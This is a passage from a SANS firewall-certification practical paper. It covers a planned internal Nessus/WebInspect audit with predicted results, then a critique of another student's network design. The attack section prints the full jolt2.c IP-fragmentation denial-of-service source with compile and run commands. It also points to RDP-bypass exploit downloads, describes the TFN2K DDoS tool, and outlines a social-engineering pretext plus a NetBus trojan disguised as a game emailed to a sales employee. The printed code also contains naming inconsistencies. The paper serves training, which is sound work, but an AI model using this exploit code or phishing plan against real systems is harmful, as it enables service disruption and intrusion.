 - (a) VPN firewall “Stonehold” (170.55.11.100) – approximately 30 minutes.
- (4) Scan the Internal FireProof devices using Nessus.
 - (a) Primary Internal FireProof (172.28.157.200) – approximately 45 minutes.
 - (b) Backup Internal FireProof (172.28.157.221) – approximately 45 minutes.
- (5) Scan the Internal firewall “Qalabar” which protects the Oracle database using Nessus.
 - (a) Firewall “Qalabar” (172.29.1.8) – approximately 30 minutes.
- (6) Scan the Dedicated firewall “Mayoi” which protects the dedicated network to our primary partner Fortunes 4 You using Nessus.
 - (a) Firewall “Mayoi” (172.18.48.20) – approximately 30 minutes.
- (7) Scan the LinkProof devices from the inside using Nessus.
 - (a) Primary LinkProof device (192.168.40.250) – approximately 45 minutes.
 - (b) Backup LinkProof device (192.168.20.251) – approximately 45 minutes.
- (8) Attempt a scan against the firewall on the dedicated network that belongs to Fortunes 4 You using Nessus.
 - (a) Fortunes 4 You’s firewall (191.121.2.1) – approximately 30 minutes.
- (9) Scan the “Service Network” FireProof devices using Nessus.
 - (a) Primary “Service Network” FireProof device (92.12.1.102) – approximately 45 minutes.
 - (b) Backup “Service Network” FireProof device (92.12.1.103) – approximately 45 minutes.
- (10) Scan the web server – www.mygiac.com
 - (a) WWW.MYGIAC.COM (92.12.1.168) – approximately 45 minutes.



- (b) Use WebInspect to scan the IIS and Cold Fusion applications from the Internal. We expect the same results as those given from the external since they go through the same rule; however, you never know.
- (10) Scan the Citrix NFuse device using Nessus and WebInspect.
 - (a) Server "Fort Tethana" (172.30.10.100) – approximately 30 minutes.
 - (b) Use WebInspect against the NFuse IIS application
- (11) Scan the Citrix application servers using Nessus.
 - (a) Application server #1 (172.18.48.5) – approximately 30 minutes.
 - (b) Application server #2 (172.18.48.6) – approximately 30 minutes.

3.4.1 - Internal Audit Results

Review Figure 3.7 on page 48 for an example of what the firewall logs will show during the Nessus scans.

Primary Firewall Results

The scans of the primary firewall will show a few ports open for firewall and administrator access. Since Client Auth is used, port 259 will show as a LOW risk security warning.

VPN Firewall Results

Since all the rules require a VPN, the scan will show vertically no risk of intrusion. However, the scan will show port 264 is open since SecureClient users access this firewall. The scan may also show port 259 open since we are using Client Authentication.

Internal FireProof Results

The Nessus scan will show that the only security warning is that the devices respond to ping. Otherwise, the devices will show secure.

Internal Firewall "Qalabar" Results

Since all the rules require a VPN, the scan will show vertically no risk of intrusion. However, the scan may show port 259 open since we are using Client Authentication to allow the Oracle database support people access.

Dedicated Firewall "Mayoi" Results

The firewall only accepts packets from the Fortunes 4 You's network or transfer packets from the Oracle database server to Fortunes 4 You. Since the firewall drops all other request the Nessus scan will prove all is secure.

Results of the scan against the LinkProof devices for the Internal

Like the FireProof devices, the Nessus scan will show that the only security warning is that the devices respond to a ping. Otherwise, the devices will show secure. **Review Appendix C for actual results.**



Results of the scan against the firewall that belongs to Fortunes 4 You

The Nessus scan will not be able to access the firewall due to the “Dedicated Network” firewall “Mayoi”. Firewall is secure.

Service Network FireProof device results

Like the internal and LinkProof devices the Nessus scan will show that the only security warning is that the devices respond to ping. Otherwise, the devices will show secure.

Web server results

The firewall blocks all ports except port 80 (http) and port 443 (https). Since the IIS and Cold Fusion applications have been properly patched and the OS has been hardened, the only security warning we will receive will be port 80 is open. This is a web server and port 80 is needed. Port 80 is not a threat as long as the applications and OS are properly patched and updated.

WebInspect will show little vulnerabilities to the applications IIS and Cold Fusion. The key to little vulnerability on these devices is to stay on top of the patches and fixes posted daily.

NFuse server results

Like the web server, port 80 will show open. Our NFuse box is properly patched and updated; therefore, port 80 does not prove to be a high risk.

WebInspect will find the same vulnerabilities to this box as it found on the web server. There is little risk as long as the box stays patched. When installed, the defaults were not accepted; therefore, the application will be seen as secure.

Citrix application server results

The scans will show nothing is vulnerable since nothing can access these boxes except the NFuse box. We have already tested the NFuse box and found no vulnerabilities.

3.5 - Summary of Self Audit

The LinkProof devices are a strong asset in our design. In the past, the LinkProof devices have proven themselves as security giants by shutting down any attempt the NIMDA virus could throw at it. Denial of Service attacks and/or SYN floods are virtually useless against the device (Review Appendix F for more detail). CheckPoint may not be perfect, but their firewalls are strong if properly configured. We have implemented one of the strongest authentication methods on the market via SecurID. We have installed Citrix as a central point of control, in turn, giving us the ability to log and control access as we see fit. Virus protection




from every angle (PC, server, Exchange, and html) has been installed. And by dividing our network into different divisions according to their purpose, we have taken every necessary step to insure

the safety of our network. We have thrown everything we know at our design and have shown that our network is as secure as we can make it. With hiding our firewalls behind our Smart NAT LinkProof devices to Internal firewalls, we believe that the data of our clients, partners, and suppliers is safe.

4.0 - Assignment #4 – Design Under Fire

I decided to audit the security design by Avi Sarfati. The design's URL is http://www.giac.org/practical/Avi_Sarfati_GCFW.doc





4.1 - Attack the Firewall

All firewalls have their vulnerabilities and CheckPoint is no exception. There are many more then three vulnerabilities in CheckPoint Firewall-1 but I have listed three that come to mind:

- (1) An IP fragmentation attack would consume the CPU cycles causing a possible intrusion. The vulnerability can be found at http://rr.sans.org/firewall/frag_attacks.php. CheckPoint uses stateful technology which makes the firewall vulnerable to this type attack. When fragmented packets are sent to a CheckPoint firewall, the firewall does not inspect the packet until all fragmented packets are received and successfully reassembled as the original packet. However, since there is not a final fragmented packet received, the CheckPoint firewall becomes overwhelmed - rendering the firewall useless (IP fragmentation attack was successful). Its own technology is used against itself. This is the attack I will use against this design. A description and explanation of the attack is described below.
- (2) The RDP (Reliable Data Protocol) vulnerability bypasses FireWall-1 by the use of faked RDP packets sent on top of a UDP packet. The vulnerability is when the default implied rules are used. The URL describing the vulnerability in detail is http://www.inside-security.de/fw1_rdp.html. By downloading the open source code from http://www.inside-security.de/uploads/media/fw1_rdp_poc.c to my Linux box, I will compile the code and run the script against a CheckPoint Firewall in the attempt to gain access to an internal host. If successful, I can gain access to hosts on both sides. Once there, I can attempt to gain access to an internal box and create a tunnel to bypass the firewall for later and easier hacks.
- (3) As mentioned above, CheckPoint uses stateful technology. With that in mind, the ACK Denial of Service is a good attack to use to take a CheckPoint Firewall to it's knees. As the document found on SANS website (http://rr.sans.org/casestudies/dos_attack.php) states, when an ACK packet is sent first it is processed through the rule base as a SYN packet would be. Since a SYN packet (normally has a 60 second timeout) was not the first packet sent (rather an ACK packet) the timeout of 3600 seconds (assuming the TCP timeout property has not been changed) is set - as a normal ACK packet would have. As the ACK connections grow, the connection table becomes full and renders the firewall useless until rebooted.

For my primary attack against the firewall, I have chosen to perform an IP fragmentation attack against the perimeter CheckPoint firewall. In June 6, 2000, Lance Spitzner brought the IP fragmentation vulnerability to CheckPoint's attention. Quoting from the article by CheckPoint:

"It has been determined that a stream of large IP fragments can cause the



FireWall-1 code that logs the fragmentation event to consume most available host system CPU cycles. It should be noted that no unauthorized access, information leakage, or fragment passing occurs.”

I will perform the IP fragmentation attack using the utility - JOLT2 – via using the script taken from <http://www.sans.org/infosecFAQ/malicious/jolt2.htm#EXPLOIT>. Below is the exploit:

```
/*
 * File:    jolt2.c
 * Author:  Phonix
 * Date:    23-May-00
 *
 * Description: This is the proof-of-concept code for the
 *              Windows denial-of-service attack described by
 *              the Razor team (NTBugtraq, 19-May-00)
 *              (MS00-029). This code causes cpu utilization
 *              to go to 100%.
 *
 * Tested against: Win98; NT4/SP5,6; Win2K
 *
 * Written for: My Linux box. YMMV. Deal with it.
 *
 * Thanks: This is standard code. Ripped from lots of places.
 *         Insert your name here if you think you wrote some of
 *         it. It's a trivial exploit, so I won't take credit
 *         for anything except putting this file together.
 */

#include <stdio.h>
#include <string.h>
#include <netdb.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netinet/udp.h>
#include <arpa/inet.h>
#include <getopt.h>

struct _pkt {
    struct iphdr ip;
    union {
        struct icmphdr icmp;
        struct udphdr udp;
    } proto;
    char data;
} pkt;

int icmplen = sizeof(struct icmphdr),
    udplen   = sizeof(struct udphdr),
    iplen     = sizeof(struct iphdr),
```



```
    spf_sck;

void usage(char *pname){
    fprintf (stderr, "Usage: %s [-s src_addr] [-p port] dest_addr\n", pname);
    fprintf (stderr, "Note: UDP used if a port is specified, otherwise ICMP\n");
    exit(0);
}

u_long host_to_ip(char *host_name) {
    static u_long ip_bytes;
    struct hostent *res;

    res = gethostbyname(host_name);
    if (res == NULL)
        return (0);
    memcpy(&ip_bytes, res->h_addr, res->h_length);
    return (ip_bytes);
}

void quit(char *reason) {
    perror(reason);
    close(spf_sck);
    exit(-1);
}

int do_frgs (int sck, u_long src_addr, u_long dst_addr, int port) {
    int      bs, psize;
    unsigned long x;
    struct  sockaddr_in to;

    to.sin_family = AF_INET;
    to.sin_port = 1235;
    to.sin_addr.s_addr = dst_addr;

    if (port)
        psize = iphlen + udplen + 1;
    else
        psize = iphlen + icmplen + 1;
    memset(&pkt, 0, psize);

    pkt.ip.version = 4;
    pkt.ip.ihl = 5;
    pkt.ip.tot_len = htons(iphlen + icmplen) + 40;
    pkt.ip.id = htons(0x455);
    pkt.ip.ttl = 255;
    pkt.ip.protocol = (port ? IPPROTO_UDP : IPPROTO_ICMP);
    pkt.ip.saddr = src_addr;
    pkt.ip.daddr = dst_addr;
    pkt.ip.frag_off = htons (8190);

    if (port){
        pkt.proto.udp.source = htons(port|1235);
        pkt.proto.udp.dest = htons(port);
        pkt.proto.udp.len = htons(9);
        pkt.data = 'a';
    }
    else {
```




```
    pkt.proto.icmp.type = ICMP_ECHO;
    pkt.proto.icmp.code = 0;
    pkt.proto.icmp.checksum = 0;
}

while (1) {
    bs = sendto(sck, &pkt, psize, 0, (struct sockaddr *) &to,
                sizeof(struct sockaddr));
}
return bs;
}

int main(int argc, char *argv[]) {
    u_long  src_addr, dst_addr;
    int i, bs=1, port=0;
    char hostname[32];

    if (argc < 2)
        usage (argv[0]);

    gethostname (hostname, 32);
    src_addr = host_to_ip(hostname);

    while ((i = getopt (argc, argv, "s:p:h")) != EOF) {
        switch (i) {
            case 's':
                dst_addr = host_to_ip(optarg);
                if (!dst_addr)
                    quit("Bad source address given.");
                break;
            case 'p':
                port = atoi(optarg);
                if ((port <=0) || (port > 65535))
                    quit ("Invalid port number given.");
                break;
            case 'h':
            default:
                usage (argv[0]);
        }
    }

    dst_addr = host_to_ip(argv[argc-1]);
    if (!dst_addr)
        quit("Bad destination address given.");

    spf_sck = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    if (!spf_sck)
        quit("socket()");
    if (setsockopt(spf_sck, IPPROTO_IP, IP_HDRINCL, (char *)&bs,
                    sizeof(bs)) < 0)
        quit("IP_HDRINCL");
    do_fragments (spf_sck, src_addr, dst_addr, port);
}
```

I will download the open source code from the site

<http://packetstormsecurity.org/DoS/jolt2mod.c> to my Linux box and run the command:



gcc joly2mod.c

The command will compile the file into an executable format with the name **a.out**. So I know what this file is I will rename the file to **jolt2mod.exe**. From the Linux box, I will run the command

./jolt -s source destination 170.x.x.x <his external firewall address>

His design did not mention an IP address scheme and since this configuration is not in production there is no way I can enter the external firewall address or find it out. However, if it were and I was attacking his architecture I would find the external firewall address by using the nslookup utility (the command is nslookup www.giac.com). I would input the address I discovered into the section *<his external firewall address>*. Press enter and the IP Fragmentation attack starts. If the firewall is not patched the firewall will become overwhelmed and stop processing packets.

4.2 - Denial of Service Attack

There are several Denial of Service tools out on the market. For my denial of service attack I will use the UDP Flood (found on Foundstone's web site – www.foundstone.com) and the Tribal Flood Network 2000 (TFN2K).

UDP Flood will send out UDP packets to the specified IP and port at a rate controlled by the sender. The controllable packet rate can determine the severity of the attack.

Tribal Flood Network 2000 can be used against either Unix or NT platforms. The tool consists of two parts: a master and a slave. TFN2K will exploit hosts by placing a slave component on the machine (sometimes a master). The actual DoS comes from the hacker executing the masters and slaves against a public IP address. What makes this tool so dangerous is its versatility. TFK2K can produce UDP, TCP, ICMP echo request, and/or ICMP broadcast denial of service attacks. More description of the utility can be found at http://www.cert.org/incident_notes/IN-99-07.html#tfn.

A whitepaper written by Jason Barlow and Woody Thrower does a great job explaining the relationship between the master and slave. The document can be found at http://packetstorm.widexs.nl/distributed/TFN2k_Analysis-1.3.txt.

“TFN2K is a two-component system: a command driven client on the master and a daemon process operating on an agent. The master instructs its agents to attack a list of designated targets. The agents respond by flooding the targets with a barrage of packets. Multiple agents, coordinated by the master, can work in tandem during this attack to disrupt access to the target. Master-to-agent communications are encrypted, and may be intermixed with any number of



decoy packets. Both master-to-agent communications and the attacks themselves can be sent via randomized TCP, UDP, and ICMP packets. Additionally, the master can falsify its IP address (spoof). These facts

significantly complicate development of effective and efficient countermeasures for TFN2K.”

The master sends commands to the slaves via TCP, UDP, and/or ICMP which are encrypted making it harder to detect. The slave(s) creates a child for every attack directed at the target through silent migration. The slave(s) creates the Denial of Service by sending TCP/SYN, ICMP/PING, UDP, or broadcast ping floods against the target.

With the use of Tripwire there is a very good possibility that this attack would be detected. Tripwire is one of the countermeasures against the TFN2K attack. Some other countermeasures are to keep the system patched and up to date and implement ingress/egress router filters.

Overall, I believe this design will do well against a denial of service attack.

4.3 - Perimeter to Internal Attack

The Internal attack will come from the remote users. The design appears solid with the remote users using a VPN solution to gain access to the internal network via CheckPoint's SecuRemote; however, the design does not take into account the remote user's PC. My hack will not even need to know anything about the design's perimeter. Why? Though the VPN is safe from point A to point B, the point A (the remote user's PC) is NOT required to have a personal firewall installed. In fact, if it were, the design could not enforce the policy. Since the remote user's PC is not protected, my hack will gain access to the remote user's PC and ride the VPN connection directly into the internal network. Microsoft learned this lesson the hard way. In October 2000, Microsoft was compromised by one of their own employees. No, not by the employee, but by a hacker using the employee's PC. As research has shown a personal firewall is a must on a remote user's PC. SecuRemote only provides a VPN tunnel not firewall protection.

A good hack takes time to learn the design, the policies, and habits of the intended target. My hack would be no different. Since I have specifically targeted this architecture, I would have to learn who requires remote access. To accomplish this task, I would use social engineering to gain access to a couple of the sales representative names. By disguising myself as an individual that can provide larger volumes of sales, I would ask several questions about the company (*my intent is to gain the employee's home e-mail account*). During the questionnaire, I would ask the employee to provide his or her business and home e-mail addresses so “I can send referrals” for future business as well as information about the “future customers”. Hopefully, the employee will not get suspicious about the call and think “*there is no harm in providing both e-mail addresses.*”

My hack requires user intervention. My hack assumes the user has not taken it upon himself to install a virus scanner nor a personal firewall. Even today, several of Internet home users are not using virus scanning or fire protection on their home PC. Below are the steps I would take to continue my assault.

- (1) Assuming I have received the sales representative's home e-mail account, I would send an e-mail to the home address that had a game attachment. The e-mail will appear to be sent from another sales representative (Figure 4.1 - review the FROM line in the e-mail) within his company. Assuming he is convinced the e-mail is from a co-worker and harmless, he double-clicks on the game icon which installs the game as well as the NetBus Trojan (review the actual code below).

What if he finds out that the co-worker did not send the game and removes the program from his PC? Does not matter, the NetBus server is installed and disguised as a "words" run program in the Windows registry. Even if he removes the program the NetBus server is still installed and runs every time his PC is turned on. A virus

scanner would catch and clean this Trojan; however, the security policy DOES NOT state that remote users must have a virus scanner nor a personal firewall. Without a virus protection program scanning for viruses, I have a chance the user's PC will become infected with the hidden NetBus Trojan (server) when the game is installed. A personal firewall may not stop the install but would prevent the hacker from gaining access to the sales representative's PC via NetBus.




Figure 4.1

- (2) Using the NetBus client on my PC, I would scan the subnet range from which his ISP is using to seek out NetBus servers which are active. This part will take time to discover the targeted infected PC.

© SANS Institute 2000 - 2005, Author retains full rights.